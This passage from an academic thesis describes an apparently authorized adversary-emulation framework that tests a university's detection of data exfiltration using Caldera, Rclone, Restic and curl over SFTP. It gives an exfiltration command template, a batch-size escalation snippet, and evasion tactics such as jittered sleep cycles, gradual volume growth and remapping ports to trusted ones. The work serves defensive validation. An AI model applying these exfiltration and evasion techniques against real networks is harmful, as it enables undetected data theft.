    increment = float(percent_fact.value)

    new_size = int(current_size + (current_size * increment))

    await knowledge_svc.add_fact(
        Fact(trait="insider.batch.size", value=new_size,
             source=self.operation.id, origin_type=OriginType.LEARNED)
    )
    return new_size
```

Listing 4.9: Volume Escalation Logic in insider.py

This logic ensures that if the operation is paused and resumed, it continues escalating from the last successful volume (e.g., 33MB) rather than resetting to the baseline.

4.8.3 Operational Tradecraft: Authorized Protocol Abuse

The technical objective of Profile C is to validate "Authorized Protocol Abuse." Security controls often whitelist SSH traffic on Port 22 to allow administrators to manage remote servers. This profile exploits that trust relationship by using `curl` with the `sftp://` protocol wrapper.

- *Command Selection:* `curl -k -u "user:pass" -T {file} sftp://{target}/`
- *Justification:* To a Network Firewall or Packet Capture probe, the resulting traffic is indistinguishable from a user manually transferring files using a GUI tool like WinSCP. The handshake, encryption, and protocol headers are identical to legitimate SSH traffic.

Port 22 vs. Port 2222 (Destination Ports): A critical implementation detail regarding this strategy is the distinction between source and destination ports. When the profile documentation states that "firewalls allow Port 22," it refers exclusively to the **Destination Port** on the external server. The victim machine initiates the connection from a random high-numbered ephemeral port directed *to* Port 22.

In the laboratory environment, the exfiltration destination (the Docker listener) was mapped to Port 2222 to avoid conflicts with the C2 server's own administrative SSH daemon. However, for production validation, the documentation explicitly notes that the listener should be exposed on Destination Port 22. Utilizing the standard SSH port forces the organization's firewall to inspect the *volume* of the encrypted traffic inside the tunnel rather than simply blocking the connection based on a non-standard destination port.

4.9 Laboratory Validation and Performance Benchmarking

Before deploying the upexfil framework within the production environment of the UP, a rigorous validation phase was conducted within a controlled laboratory environment. This phase served two critical purposes: ensuring the operational stability of the custom planners (debugging race conditions) and establishing baseline metrics for hardware resource usage.

4.9.1 The Proxmox Sandbox Environment

To mitigate the risk of accidental disruption to operational networks, the development and initial stress-testing were performed on a private proxmox cluster. This isolated sandbox allowed for aggressive debugging of the agent's behavior under stress conditions.

Specific validation scenarios included:

- **Watchdog Stress-Testing:** Deliberately varying the `sleep` timers from 1 minute to 12 hours to verify that the *Predictive Reconfiguration* logic (detailed in Section 4.7.4) correctly prevented agent suicide during long dormancy periods.
- **Concurrency Scaling:** Deploying multiple agent instances simultaneously to identify potential bottlenecks in the C2 server's ability to handle concurrent HTTPS beacons.
- **Race Condition Analysis:** It was within this environment that the C2 latency issue (discussed in Section 4.7.3) was identified, leading to the implementation of the "Pre-Staging" logic to synchronize database states with agent wake-up cycles.

4.9.2 Resource Monitoring and Metrics Collection

A key requirement for this research was to empirically validate the systemic footprint of the adversary emulation profiles. It was critical to ensure that the simulation tools themselves did not introduce instability (e.g., crashing the victim machine via CPU exhaustion or memory leaks) and to quantitatively prove the theoretical differences between "noisy" and "stealthy" exfiltration strategies.

Experimental Setup and Execution Parameters

To ensure the validity and reproducibility of the resource metrics, the experiments were executed within an isolated Proxmox VE cluster. Both the victim machine and the Caldera C2 server were provisioned as Virtual Machines (VMs) running **Ubuntu 22.04**, configured with **8GB** of RAM and **24** vCPU cores. Establishing this hardware baseline is crucial for contextualizing the performance impact and system overhead observed during the tests.

Full telemetry was collected during a side-by-side execution of Profile A and Profile B, configured with the following specific operational parameters:

- **Profile A (Smash & Grab):** Executed a single, continuous high-volume exfiltration of **1GB** of synthetic data directed to the **Mega** cloud storage platform.
- **Profile B (Stealth Spy):** Configured to execute **10 operational loops**. Each iteration generated, encrypted, and exfiltrated a **3MB** micro-batch of data, separated by randomized temporal evasion (sleep) intervals ranging between **5 to 10 minutes**.

To capture the impact of these profiles, custom monitoring scripts (`victim_monitor.py` and `server_monitor.py`) were deployed. These scripts utilized the `psutil` library to collect real-time telemetry on System Resource Usage (CPU/RAM), Disk I/O, and Network Throughput at 1-second intervals. Crucially, the victim monitor was designed to track not just the Caldera agent, but its entire process tree, capturing the resource consumption of the spawned child payloads (e.g., `rclone`, `restic`).

Victim Telemetry: The "Noise" vs. "Stealth" Paradigm

The victim telemetry provides clear, quantitative proof of how different threat actor strategies impact system resources and trigger (or evade) heuristic detection thresholds.

Network Throughput and Evasion As illustrated in Figure 4.7, Profile A generates a massive, continuous block of network traffic immediately after execution, saturating the connection with high-speed bursts to upload the 1GB payload.

Conversely, Profile B reduces network traffic to isolated, instantaneous micro-spikes spread across the test.

Victim Telemetry: The "Noise" vs. "Stealth" Paradigm

The victim telemetry provides clear, quantitative proof of how different threat actor strategies impact system resources and trigger (or evade) heuristic detection thresholds.

Network Throughput and Evasion

As illustrated in Figure 4.7, Profile A generates a massive, continuous block of network traffic immediately after execution, saturating the connection with high-speed bursts to upload the 1GB payload. By utilizing parallel execution streams (enforced by the Rclone configuration), this profile maximizes bandwidth utilization. When mapped against standard SIEM volumetric thresholds, this aggressive "Smash & Grab" behavior is expected to manifest as a solid, continuous block of activity on an operational heatmap, which should ideally be detected by the SIEM as a volumetric tripwire.

Conversely, Profile B reduces network traffic to isolated, instantaneous micro-spikes spread across the test. Rather than a sustained transfer, the data is constrained to precise 5MB encrypted micro-batches. Because these bursts are artificially dispersed by the planner's randomized 5-to-10 minute sleep cycles, the exfiltration successfully stays under the radar. This temporal distribution ensures that the overall throughput never accumulates into a sustained transfer rate, allowing the activity to blend seamlessly into legitimate background network noise and successfully evade standard volume-based anomaly detection.




Figure 4.7: Network Exfiltration Timeline. Profile A (left) shows a continuous, high-volume data dump (1GB). Profile B (right) demonstrates the "low-and-slow" micro-batching strategy (3MB bursts).

C2 Server Telemetry: Custom Planner Efficiency

A major engineering concern when building custom state-machine planners with long, asynchronous sleep cycles (such as `stealth.py`) is whether they will exhaust the C2 server's resources by spawning zombie threads or causing memory leaks.

The server-side telemetry confirmed that the architecture is highly stable:

- **Thread and Memory Stability:** Throughout the execution of the multi-hour stealth loops, the server's active thread count remained perfectly flat (exactly 2 operational threads). This proves that Caldera's `asyncio` framework successfully yields execution during the `await agent.sleep()` calls without holding system resources. Server RAM showed negligible drift, confirming the absence of memory leaks.

- **CPU Impact and Server-Side Overhead:** The server telemetry reveals a distinct difference in C2 CPU utilization depending on the active emulation profile. During Profile A, the server's CPU usage remains exceptionally low, experiencing minor activity only when initially dispatching the tasks to the victim machine. The resource-intensive workload is then handled entirely by the endpoint running Rclone. In contrast, Profile B generates observable server-side CPU spikes ranging from 0% to 40% during active cycles. This increased utilization is driven by the custom planner's complex logic: each time the agent beacons, the server must actively process the data, track the evolving state of the attack, and calculate the next set of instructions to send back to the victim. Despite these periodic spikes, the overall computational footprint remains lightweight, indicating that the framework can be scaled without requiring heavy, dedicated C2 infrastructure.

Resource Footprint of Profile C (The Insider)

While comprehensive telemetry was collected and visualized for Profiles A and B, a deliberate decision was made to not introduce additional redundant graphs for Profile C. Profile C was extensively tested during the laboratory phase, and as expected, its system impact closely mirrored that of Profile B due to their shared underlying state-machine logic. In fact, because Profile C utilizes the highly lightweight, native `curl` utility rather than the more computationally intensive `restic` encryption engine, its baseline resource footprint proved to be exceptionally minimal.

The key distinctions between Profile C and Profile B lie not in their baseline resource consumption, but in their periodicity and escalation algorithms:

1. **Absolute Flatlines:** Instead of randomized micro-spikes occurring every 5 to 10 minutes, Profile C's metrics display absolute flatlines (0% usage) for exactly 23 hours and 59 minutes, blending perfectly with standard system idle states.

2. **The "Boiling Frog" Spike:** A singular resource spike (CPU/Network) occurs at the exact scheduled hour (e.g., 02:00 UTC). Over the course of a multi-day operation, the height and width of this specific anomaly incrementally grow according to the escalation equation ($S_{n+1} = S_n \times (1 + R)$), where S_{n+1} represents the target data size for




Figure 4.8: Complete Server Performance Timeline. Demonstrates flat thread counts and stable memory usage during the execution of custom long-duration planners.

the next iteration, S_n is the data size of the previous transfer, and R denotes the programmed growth rate (e.g., 0.5 for a 50% increase per cycle). This methodical growth tests precisely when the UEBA system identifies the expanding footprint as malicious.

4.9.3 Operational Documentation

To ensure the reproducibility of the experiments and facilitate the adoption of the framework by any operator—ranging from university security staff to independent researchers—operational documentation was embedded directly within the plugin structure.

Access to this documentation is provided via the `docs/` directory in the source code or through the Caldera *Field Manual* interface. Three primary guides were developed to cover the full operational lifecycle:

1. **Agent Deployment Guide (`agent_deployment.md`):** This critical document details the specific configuration flags required to successfully deploy the Sandcat agent for these experiments. It explicitly covers the enabling of the SSL plugin for encrypted C2, the configuration of the server's `untrusted_timer` to support long sleep cycles, and the mandatory use of the `-paw` flag for identity persistence.

2. **Profile A Walkthrough (`profile_a_smash_grab.md`):** A step-by-step guide for executing the Volumetric Stress-Test. It details the Base64 token generation process for cloud providers and instructions for tuning the `data.size.mb` variable to calibrate detection thresholds.

3. **Profile B Walkthrough (`profile_b_stealth_spy.md`):** A comprehensive guide for the Temporal Evasion profile. It explains the feedback loop logic, how to configure the S3/MinIO destination, and how to interpret the "silence" of the agent during deep sleep cycles without misidentifying it as a failure.

4. **Profile C Walkthrough (`profile_c_insider.md`):** A comprehensive guide for the Authorized Insider profile. It explains the mechanics of the "Boiling Frog" gradual escalation strategy, how to deploy an external SFTP listener using Docker (including advanced port 22 remapping for true protocol blending), and how to contextually evaluate success based on the target network environment.

By decoupling the technical tradecraft from the operational execution instructions, this documentation ensures that the tool can be effectively utilized by operators who may not possess deep familiarity with the underlying Python implementation of the custom planners.

Chapter 5

Empirical Validation and Results Analysis

The purpose of this chapter is to empirically validate the effectiveness of the UP's security controls using the human-in-the-loop framework implemented in Chapter 4. To accurately assess the university's defensive posture and to account for the ongoing transition in their security tooling, the evaluation was strategically structured into a two-stage operational campaign:

- **Stage 1 (Baseline Validation):** The initial tests were run in a legacy, permissive network segment, mirroring what might possibly be found in an organization. The goal was to establish a baseline of what exfiltration tradecraft could bypass the UP's legacy network security tooling—specifically evaluating environments constrained by simple firewalls operating with near-default rulesets, basic IDS deployments (e.g., potentially not operating in promiscuous mode), a lack of endpoint visibility (such as EDR), and an absence of high-level log correlation or active human monitoring.

- **Stage 2 (Hardened Network & EDR):** Building on the baseline established in Stage 1, a second phase was executed in direct collaboration with the UP CSIRT and Network teams to deploy the framework into a more robustly monitored network segment. While this environment was not flawless—primarily because the infrastructure was undergoing a transition of security tools, resulting in many appliances operating exclusively in a passive "monitor mode"—it represented a significantly upgraded defensive posture. This segment was equipped with an aggressive Palo Alto perimeter firewall, an advanced IDS, and a highly capable SIEM designed for complex event correlation. Theoretically, this architecture was expected to be vastly superior at detecting these types of stealthy exfiltration attacks, provided the tools were *configured to detect this type of attacks*. Additionally, an EDR agent was deployed on one of the two victim machines to explicitly evaluate the difference between endpoint visibility and network-level detection.

5.1 Stage 1: Baseline Validation in a Permissive Environment


Academic and research networks inherently require open, heterogeneous IT infrastructures to support specialized operational requirements [16]. Consequently, many peripheral network segments operate with permissive routing rules. Stage 1 aimed to test the three adversary profiles (A, B, and C) within one such permissive environment to establish a baseline of existing detection capabilities.

5.1.1 Infrastructure and The Outbound Paradigm

To optimize cloud expenditure, the external testing infrastructure (hosting the C2, MinIO, and SFTP services) was dynamically managed on Google Cloud Platform (GCP). The victim machine was strategically placed inside the internal network, positioned behind the organization's primary security controls.

Crucially, the machine lacked open inbound ports, forcing the framework to rely entirely on the **Outbound Connection Paradigm**. All agent beacons and exfiltration payloads operated strictly by initiating outbound connections to the public internet, a vector that, in my experience, perimeter firewalls tend to treat as implicitly trusted regardless of their generation. Figure 5.1 illustrates this architectural positioning.

Figure 5.1: Network Topology and Traffic Routing for the Victim Machine within the UP CSIRT Network during Stage 1. IP addresses shown are for illustration purposes only and do not reflect the actual network configuration.




5.1.2 Profile A: Volumetric Stress-Test

Profile A operated as the calibration instrument, executing deliberate, high-volume data transfers to identify the exact volumetric tripwire of the network defenses. The attack utilized

Rclone to execute three distinct exfiltration bursts to a public *Mega* cloud bucket over HTTPS:

- **Burst 1 (500 MB):** Completed at 21:10 UTC, taking approximately 3 minutes.
- **Burst 2 (1 GB):** Completed at 21:18 UTC, taking approximately 6 minutes.
- **Burst 3 (10 GB):** Completed at 22:08 UTC, taking approximately 45 minutes.

Figure 5.2: *Mega* cloud storage dashboard providing empirical proof of the three progressive exfiltration bursts (500 MB, 1 GB, and 10 GB) successfully received during the Profile A campaign.



During this execution, no automated alerts or CSIRT incident tickets were generated. The 10 GB stream successfully passed through the network, suggesting that this absence of detection could possibly occur because a legacy firewall, upon seeing a connection being initiated by an internal machine, might blindly trust the outbound traffic. Furthermore, based on communications with the security team, it was understood that this exfiltration could theoretically continue indefinitely without ever being actively blocked, as there was no configured size limit or enforcement mechanism on outbound transfers. While it is typically expected that surpassing such a massive volumetric threshold would trigger a cascade of anomalous traffic alerts, in this specific scenario and permissive legacy environment, that was not the case.

5.1.3 Profile B: Temporal Evasion

Because the 10 GB attack successfully evaded detection, it logically guaranteed that stealthier, low-volume micro-batches would also bypass volumetric correlation. Profile B utilized the Restic binary to chunk and encrypt data into 5 MB batches, exfiltrated to an external S3 bucket (*MinIO*).

To maintain strict stealth and control the operation's tempo, specific variables were configured within the fact source and the custom `stealth.py` planner. These precise parameters are defined as follows:

`micro_size` **(5 MB):** Defines the maximum data payload per exfiltration burst. While volumetrically small, this size accurately simulates the highly targeted extraction of compressed, high-impact data while remaining strictly below standard volumetric detection thresholds.


`exfil_limit` **(100):** Functions as a programmed safety ceiling. It defines the absolute maximum number of iterations the agent is permitted to execute.

`min_sleep` **(6300s / 1h 45m):** Establishes the lower bound of the temporal jitter.

`max_sleep` **(8100s / 2h 15m):** Establishes the upper bound of the temporal jitter, ensuring predictability remains broken.

By introducing this randomized temporal jitter, the framework successfully masqueraded as routine, low-priority backup traffic. Over a continuous 72-hour period, 50 micro-batch iterations were completed, exfiltrating 250.1 MiB of data entirely undetected by temporal correlation engines.

Figure 5.3: MinIO server dashboard displaying 250.1 MiB of successfully exfiltrated data (202 objects) during the continuous multi-day Profile B campaign.



5.1.4 Profile C: The Authorized Insider

Profile C simulated a compromised identity abusing legitimate remote access protocols. The baseline poisoning campaign was initiated on Monday, May 4, 2026, at 14:00 UTC. To guarantee that the long-running agent and C2 processes survived potential SSH terminal disconnections during these multi-day campaigns, the `nohup` utility was utilized to daemonize the processes in the background.

As configured in the operation's fact source, the "Boiling Frog" escalation engine was initialized with `insider.batch_size` set to 10 (MB) and `insider.increment_percent` set to 0.5. Upon starting the operation at 14:00 UTC, the agent immediately executed the first 10 MB exfiltration batch.

Figure 5.4: SFTP server directory displaying the successful receipt of the initial 10 MB exfiltration payload, executed immediately upon the commencement of Profile C.

```
sftp> ls
upload
sftp> ls upload/
upload/source_code_dump.tar
sftp>
```

Following this initial transfer, the planner transitioned into its scheduled evasion loop, pausing execution until the designated off-hours window defined by `insider.schedule_hour` (fixed at 03, or 03:00 AM). Because the custom planner dynamically calculates and overwrites the fact source upon each successful completion, the exfiltration volume mathematically compounded for all subsequent scheduled executions: transferring 15 MB at 03:00 AM on Day 2, 22.5 MB at 03:00 AM on Day 3, maintaining a compounding growth trajectory.

The operation ran continuously until it was manually terminated on Saturday, May 9, 2026, at 15:58 UTC, culminating in a total exfiltrated volume of ∼207.8 MB over 6 sessions.

To execute this, the external SFTP listener was remapped to listen on Port 80. Because outbound connections to the standard Port 22 were blocked, the exfiltration was dynamically pivoted through the implicitly trusted web port. Throughout this 6-day period, the gradual escalation resulted in zero defensive intervention. As anticipated, since the massive volumetric stress-test of Profile A evaded detection, it logically followed that this much slower, gradual attack would also bypass the legacy perimeter. This outcome highlights that traditional security tools are fundamentally weak at detecting sustained, "low-and-slow" exfiltration campaigns. Identifying such subtle traffic variations inherently requires the presence of advanced, properly configured anomaly detection tools or UEBA capable of correlating behavioral shifts over time.

5.1.5 Stage 1 Results Summary

As summarized in Table 5.1, the most significant finding of the baseline validation was the complete absence of detection across all test phases within this permissive network segment.

Table 5.1: Stage 1 Baseline Summary: Exfiltration Results and Global Detection Metrics.

Operational Metrics	**Profile A (Smash & Grab)**	**Profile B (Stealth Spy)**	**Profile C (The Insider)**
Exfiltration Target	Public Cloud (Mega)	External S3 (MinIO)	External SFTP Server
Total Data Exfiltrated	11.5 GB	250.1 MiB	∼207.8 MB
Active Sessions/Connections	3 Distinct Bursts	50 Micro-batch Iterations	6 Scheduled Sessions
Avg. Transfer Rate / Duration	∼3.6 MB/s (over 54 mins total)	Instantaneous (< 2 mins per 5 MB)	Instantaneous Bursts
Estimated Network Capacity	∼200 Mbps	∼200 Mbps	∼200 Mbps
Detection & Response Metrics	**Stage 1 Global Campaign Results**		
Automated Alerts Triggered	**0 (Zero)**		
CSIRT Tickets Generated	**0 (Zero)**		
Time to Human Detection	**Retrospective only** (Identified via manual timestamp disclosure)		

5.2 Stage 2: Hardened Network and EDR Evaluation


The comprehensive failure of the legacy network's passive controls to detect data exfiltration prompted an immediate pivot to a more robust defensive posture. Working closely with the UP CSIRT and Network teams, the emulation framework was deployed into a newly provisioned, more robustly monitored network segment.

While this environment was not flawless—primarily because the infrastructure was undergoing a transition of security tools, resulting in many appliances operating exclusively in a passive "monitor mode"—it represented a significantly upgraded defensive posture compared to Stage 1. This segment was equipped with an Palo Alto perimeter firewall, an advanced IDS, and a SIEM designed for complex event correlation. Theoretically, this architecture was expected to be vastly superior at detecting these types of stealthy exfiltration

attacks, provided the tools were *configured to detect this type of attacks*.

The objective of this stage was to evaluate the efficacy of this next-generation defensive tooling against the exact same adversary emulation profiles. To explicitly evaluate the difference between endpoint visibility and network-level detection, an EDR agent was deployed on one of the two victim machines inside this segment.

Figure 5.5: Network Topology and Traffic Routing for the two Victim Machines within the newly provisioned Hardened Network during Stage 2. IP addresses shown are for illustration purposes only and do not reflect the actual network configuration.



To rigorously evaluate the intersection of endpoint and perimeter visibility, two distinct victim machines were deployed into this hardened network (as illustrated in Figure 5.5):


- `caldera1` **(10.196.140.4):** Configured *without* an EDR agent, relying entirely on the new network perimeter controls.
- `caldera2` **(10.196.140.3):** Configured *with* the university's state-of-the-art Palo Alto EDR agent.

During this stage, the **exact same attacks** (Profiles A, B, and C) were executed simultaneously on both machines using the **precise parameters established in Stage 1**. Profile A attempted the same 10 GB volumetric bursts, Profile B utilized the identical 5 MB `micro_size` and sleep jitter configurations, and Profile C followed the exact same scheduled escalation constraints. Crucially, despite the deployment of advanced appliances in this hardened network, the exfiltration payloads were still not actively blocked. Because the new security tools were operating exclusively in a passive "monitor mode" during this transitional phase, the data successfully bypassed the perimeter enforcement points. Consequently, rather than analyzing the volumetric mechanics of each specific attack again, the focus for Stage 2 shifted entirely to evaluating this defensive response logic, assessing what the tools could passively see versus what they failed to detect.

5.2.1 Endpoint Visibility: The EDR Success on `caldera2`

The introduction of the Palo Alto EDR on `caldera2` fundamentally altered the detection timeline. During the initialization phase, before any data exfiltration could commence, the EDR successfully detected the framework's deployment.

Figure 5.6: Palo Alto XDR dashboard displaying the immediate detection and critical classification of the initial agent installation on `caldera2`.



